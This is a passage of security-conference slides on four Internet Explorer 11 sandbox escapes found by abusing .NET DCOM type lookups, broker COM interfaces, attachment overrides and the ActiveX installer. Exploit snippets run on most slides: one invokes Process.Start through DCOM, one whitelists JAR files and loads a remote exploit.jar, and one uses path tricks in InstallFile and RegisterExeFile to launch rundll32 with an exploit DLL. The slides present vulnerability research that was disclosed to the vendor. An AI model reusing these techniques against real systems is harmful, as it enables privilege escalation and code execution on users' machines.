


```
<script>  
new ActiveXObject("WScript.Shell").Exec("calc")  
</script>
```

Not so fast...

- Can do this but:
 - Must navigate to a local or intranet resource (not so bad)
 - IE stops you accessing the medium integrity instance
- Net effect:
 - Only works to internet resource
 - Doesn't gain you anything ☹

.NET Deployment Service (DFSVC)





Connecting to DFSVC

```
WCHAR cmdline [] = L"dfsvc.exe";
IUnknown* pDFSvc;


STARTUPINFO startInfo = { 0 };
PROCESS_INFORMATION procInfo = { 0 };

// Start dfsvc (because we can due to the ElevationPolicy)
CreateProcess(L"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\dfsvc.exe", cmdline,
             nullptr, nullptr, FALSE, 0, nullptr, nullptr, &startInfo, &procInfo);
// Get instance of DFSvc object
CoCreateInstance(CLSID_DFSvc, nullptr, CLSCTX_LOCAL_SERVER, IID_PPV_ARGS(&pDFSvc));
```


Click Once Broker (DFSVC)

```
[ComVisible(true), Guid("20FD4E26-8E0F-4F73-A0E0-F27B8C57BE6F")]
public class DeploymentServiceCom
{
    public void ActivateDeployment(string deploymentLocation,
                                  bool isShortcut);
    public void ActivateDeploymentEx(string deploymentLocation,
                                     int unsignedPolicy,
                                     int signedPolicy);
    public void ActivateApplicationExtension(string textualSubId,
                                             string deploymentProviderUrl,
                                             string targetAssociatedFile);
    public void MaintainSubscription(string textualSubId);
    public void CheckForDeploymentUpdate(string textualSubId);
    public void EndServiceRightNow();
    public void CleanOnlineAppCache();
}
```

Fun with .NET DCOM



MSCORLIB Type Library

```
interface _Object : IDispatch {
    HRESULT ToString([out, retval] BSTR* pRetVal);
    HRESULT Equals(
        [in] VARIANT obj,
        [out, retval] VARIANT_BOOL* pRetVal);
    HRESULT GetHashCode([out, retval] long* pRetVal);
    HRESULT GetType([out, retval] _Type** pRetVal);
};
```

MSCORLIB Type Library

```
interface _Object : IDispatch {
    HRESULT ToString([out, retval] BSTR* pRetVal);
    HRESULT Equals(
        [in] VARIANT obj,
        [out, retval] VARIANT_BOOL* pRetVal);
    HRESULT GetHashCode([out, retval] long* pRetVal);
    HRESULT GetType([out, retval] _Type** pRetVal);
};
```

MSCORLIB Type Library

```
interface _Object : IDispatch {  
    HRESULT ToString([out, retval] BSTR* pRetVal);  
    HRESULT Equals(  
        [in] VARIANT obj,  
        [out, retval] VARIANT_BOOL* pRetVal);  
    HRESULT GetHashCode([out, retval] long* pRetVal);  
    HRESULT GetType([out, retval] _Type** pRetVal);  
};
```

Exploiting The Vulnerability


```
// Get .NET Type for System.Type
_Type* type = COMObject->GetType()->GetType();

// Get static .NET method GetType(String)
_MethodInfo* mi = type->GetMethod("GetType");
// Invoke method to lookup process type
type = mi->Invoke("System.Diagnostics.Process, System");

// Lookup Start(String) method
mi = type->GetMethod("Start");
// Run CALC
mi->Invoke("calc")
```

ExploitDotNetDCOM

- Simple tool to exploit vulnerable versions of .NET
- Use for Privileged Escalation and potentially RCE



When your Broca's a broka

T-11:13:53:40

DAYS

HOURS

MINUTES

SECONDS

Broker Interfaces

- Under the hood broker exposes many DCOM services to protected mode process.
- Accessed through the *IEUserBroker* object accessible from protected mode
- Passed via alternative IPC mechanism and accessed through *ierutils!CoCreateUserBroker*

Access Broker Object

```
typedef HRESULT(__stdcall *f)(IEUserBroker* ppBroker);

IEUserBroker* GetUserBroker()
{
    IEUserBroker* broker;
    HMODULE hMod = LoadLibrary(L"iertutil.dll");

    f pf = (f) GetProcAddress(hMod, (LPCSTR)58);
    pf(&broker);

    return broker;
}
```

IEUserBroker Interface

Extracted from IE Public Symbols (ieframe.dll)

```
struct IIEUserBroker : IUnknown
{
    HRESULT Initialize();
    HRESULT CreateProcessW();
    HRESULT WinExec();
    HRESULT BrokerCreateKnownObject(CLSID*, IID*, IUnknown**);
    HRESULT BrokerCoCreateInstance();
    HRESULT BrokerCoCreateInstanceEx();
    HRESULT BrokerCoGetClassObject();
};
```

IEUserBroker Interface

Extracted from IE Public Symbols (ieframe.dll)

```
struct IIEUserBroker : IUnknown
{
    HRESULT Initialize();
    HRESULT CreateProcessW();
    HRESULT WinExec();
    HRESULT BrokerCreateKnownObject(CLSID*, IID*, IUnknown**);
    HRESULT BrokerCoCreateInstance();
    HRESULT BrokerCoCreateInstanceEx();
    HRESULT BrokerCoGetClassObject();
};
```

BrokerCreateKnownObject

```
; Attributes: bp-based frame

; __int32 __stdcall CIEUserBrokerObject::BrokerCreateKnownObject(CIEUserBrokerObject *__hidden this, const struct _GUID *, const struct _GUID *, struct IUnknown **)
?BrokerCreateKnownObject@CIEUserBrokerObject@@UAGJABU_GUID@@@PAPAUUnknown@@@Z proc near

this= dword ptr  8
rclsid= dword ptr  0Ch
riid= dword ptr  10h
ppv= dword ptr  14h

; FUNCTION CHUNK AT 100A0169 SIZE 00000027 BYTES
; FUNCTION CHUNK AT 10162174 SIZE 000000A5 BYTES
; FUNCTION CHUNK AT 1016225C SIZE 00000041 BYTES

mov     edi, edi
push   ebp
mov     ebp, esp
push   esi             ; struct _GUID *
mov     esi, [ebp+rclsid]
mov     ecx, offset _CLSID_CShdocvwBroker
push   edi             ; struct _GUID *
mov     edx, esi
mov     edi, 80070005h
call   ?IsEqualGUID@@YGHABU_GUID@@@Z ; IsEqualGUID(_GUID const &,_GUID const &)
test    eax, eax
jz      loc_10162174
```

Some Known Objects

Name	CLSID
Shell Document View Broker	{9C7A1728-B694-427A-94A2-A1B2C60F0360}
Feeds Low Rights Broker	{A7C922A0-A197-4AE4-8FCD-2236BB4CF515}
Protected Mode API	{ED72F0D2-B701-4C53-ADC3-F2FB59946DD8}
Settings Broker	{C6CC0D21-895D-49CC-98F1-D208CD71E047}
IE Recovery Store	{10BCEB99-FAAC-4080-B20F-AD07CD671EEF2}
WinINET Broker	{C39EE728-D419-4BD4-A3EF-EDA059DBD935}

Shell Document View Broker

- Monster broker interface implemented in ieframe.dll
- Around 145 separate function calls

```
struct IShdocvwBroker : IUnknown
{
    HRESULT RedirectUrl();
    HRESULT RedirectShortcut();
    HRESULT RedirectUrlWithBindInfo();
    HRESULT NavigateUrlInNewTabInstance() ;

    // And on for another 141 functions!!!
};
```

ISHDocVwBroker

- IID jumps around depending on version of IE

IE11 Verison	IID
11.0.9431.195 (preview)	{F69BB165-D49E-4B9A-AFE2-91BCA41645FB}
11.0.9600.16384	{6784C1E7-E3D2-474B-BC37-1C0E99B3CF00}
11.0.9600.16521	{FED6B29E-13A0-48FA-8835-093F6F419388}

- Just look it up in HKCR\Interfaces at runtime

GetShellWindows

- Shell Document View Broker method to get instance of IShellWindows interface
- Sample project
<http://msdn.microsoft.com/library/dd940355>

Execute In Explorer Sample

1 out of 2 rated this helpful - [Rate this topic](#)

Demonstrates how to call the **ShellExecute** function from the Windows Explorer process. This is useful when launching an unelevated process from an elevated process.

This topic contains the following sections.


Denied

- IE wraps object with a special proxy before return
- Heavily restricts what interface can do, most functions return Access Denied

```
const CLCIE_IIDProxy_IShellWindows::`vftable'{for `IShellWindows'} dd offset [thunk]:CLCIE_IIDProxy_IShellWindows::QueryInterface`adjustor{36}  
                                ; DATA XREF: CLCIE_IIDProxy_IShellWindows::CLCIE_IIDProxy_IShellWindows{ILCIE_IIDProxy_Master *,_GUID  
dd offset [thunk]:CLCIE_IIDProxy_IInputObject::AddRef`adjustor{36}' (void)  
dd offset [thunk]:CLCIE_IIDProxy_IEnumChunkTravelLogRecoveryData::Release`adjustor{36}' (void)  
dd offset CLCIE_IIDProxy_ITabWindow2::WasTabLoadedViaSpdy(int *)  
dd offset CLCIE_IIDProxy_IShellBrowser::SetMenuSB(HMENU __ *,void *,HWND __ *)  
dd offset CLCIE_IIDProxy_ITabWindowManager::FindTabAdjacentToGroup(long,long,tagTABGROUP_DIRECTION,ITabWindow2 * *,long *)  
dd offset CLCIE_IIDProxy_IDispatch::Invoke(long,_GUID const &,ulong,ushort,tagDISPPARAMS *,tagVARIANT *,tagEXCEPINFO *,uint *)  
dd offset CLCIE_IIDProxy_ITabWindow2::WasTabLoadedViaSpdy(int *)  
dd offset CLCIE_IIDProxy_ITabWindowManager::FindTabAdjacentToGroup(long,long,tagTABGROUP_DIRECTION,ITabWindow2 * *,long *)  
dd offset CLCIE_IIDProxy_IWebBrowserPriv2::SetSearchTerm(ushort *)  
dd offset CLCIE_IIDProxy_IShellWindows::Register(IDispatch *,long,int,long *)  
dd offset CLCIE_IIDProxy_IShellWindows::RegisterPending(long,tagVARIANT *,tagVARIANT *,int,long *)  
dd offset CLCIE_IIDProxy_IShellWindows::Revoke(long)  
dd offset CLCIE_IIDProxy_ITabWindow2::SetWaitingForGroupRecovery(long,int)  
dd offset CLCIE_IIDProxy_ITabWindow2::SetWaitingForGroupRecovery(long,int)  
dd offset CLCIE_IIDProxy_IShellWindows::FindWindowSW(tagVARIANT *,int,long *,int,IDispatch * *)  
dd offset CLCIE_IIDProxy_IShellWindows::OnCreated(long,IUnknown *)  
dd offset CLCIE_IIDProxy_ITabWindow2::WasTabLoadedViaSpdy(int *)
```

SetAttachmentUserOverride

- Function which adds a ProgID to the AttachmentExecute registry key
- What is that registry key used for?




Exploiting the Vulnerability

- Couldn't find anything too useful in default install.
- Break rule #3, widen to non-default applications



JAR Files



Exploiting the Vulnerability

```
IWebBrowser2* browser;  
IShdocvwBroker* shdocvw;  
  
broker->BrokerCreateKnownObject(CLSID_CShdocvwBroker,  
                                IID_PPV_ARGS(&shdocvw));  
  
shdocvw->SetAttachmentUserOverride(L"jarfile");  
  
bstr_t nav = L"http://www.myserver.com/exploit.jar";  
browser->Navigate(nav, nullptr, nullptr, nullptr, nullptr);
```

Push to the End

T-08:17:12:30

DAYS

HOURS


MINUTES

SECONDS

Lateral Movement

- Let's assume we've rigorously tested BrokerCreateKnownObject.
- No more issues found *ahem*
- What about other Query-able Interfaces on the broker itself?
- BTW Rule #3 is back in effect 😊

CIEUserBrokerObject::QueryInterface



Supported Interfaces

Name	IID
IEUserBroker	{1AC7516E-E6BB-4A69-B63F-E841904DC5A6}
IERegHelperBroker	{41DC24D8-6B81-41C4-832C-FE172CB3A582}
IEAxInstallBrokerBroker	{B2103BDB-B79E-4474-8424-4363161118D5}
IEBrokerRegisterObjectCleanup	{C40B45C3-1518-46FB-A0F0-0C056174D555}
IEBrokerAttach	{7673B35E-907A-449D-A49F-E5CE47F0B0B2}

ActiveX Install Broker Broker!

```
struct IEAxInstallBrokerBroker : IUnknown
{
    HRESULT BrokerGetAxInstallBroker(REFCLSID rclsid,
        REFIID riid, int unk, int type, HWND, IUnknown** ppv)
};
```

- CLSID = {BDB57FF2-79B9-4205-9447-F5FE85F37312}
- Type indicates installer type:
 - 1 = Admin level installer (shows UAC prompt **BAD**)
 - 2 = User level installer (no prompt **GOOD**)

ActiveX Installer

```
struct IEAxAdminInstaller : IUnknown
{
    HRESULT InitializeAdminInstaller();
};
```

```
struct IEAxInstaller2 : IUnknown
{
    HRESULT VerifyFile();
    HRESULT RunSetupCommand();
    HRESULT InstallFile();
    HRESULT RegisterExeFile();
    HRESULT RegisterDllFile();
    // And more
};
```


Complex Interface

- Interface fairly complex, calls need to be made in right order with correct parameters
- Run debugger while installing an ActiveX

```
<object id="Control" width="32" height="32"  
  classid="CLSID:F9043C85-F6F2-101A-A3C9-08002B2F49FB"  
  codebase="http://www.domain.com/install.cab#Version=1,0,0,0">  
</object>
```

Installing an ActiveX Control

```
BSTR path = "C:\\Path\\To\\Installer.cab";  
BSTR codebase = "http://www.somewhere.com";  
  
installer->VerifyFile(sessionGuid, nullptr, codebase, path, "",  
    0, 0, mgrclsid, &fullPath, &detailsLength, &details);
```




Maintaining Rule #4: Bypass Prompt

- Prompt in *WinTrust!WinVerifyTrust*
- Two problems:
 1. Codebase identifies Internet resource = Prompt
 2. Downloaded CAB file marked with Low IL = Prompt
- Fixed by:
 1. Give it a local codebase parameter
 2. Verify local resource which isn't Low IL

```
BSTR path = "C:\\windows\\system32\\calc.exe";  
BSTR codebase = path;
```

Calling Sequence



Executing Our Own Code

```
void RegisterExeFile(BSTR exefile) {  
    if(IsInstalledFile(exefile)) {  
        WCHAR cmdline[MAX_PATH];  
        StringCchPrintf(cmdline, MAX_PATH,  
                        "\"%s\" /RegServer", exefile);  
        CreateProcess(NULL, cmdline, ...);  
    }  
}
```

```
exe = "c:\\windows\\system32\\rundll32.exe";  
args = "c:\\path\\to\\exploit.dll,ExploitMe";  
path = exe + "\" " + args + " \\..\\..\\..\\windows\\temp";  
InstallFile(path, "testbin.exe");  
RegisterExeFile(path + "\\testbin.exe");
```

Final Wrap Up

T-00:00:00:00

DAYS HOURS MINUTES SECONDS

Results

- 4 sandbox escapes in 30 days isn't too bad
- To quote Katie Moussouris:
“He's like one of those guys who sees the code when he looks around, like he's in 'The Matrix.'”
- Confident there are more to find 😊
 - 5 still pending in MS bug database

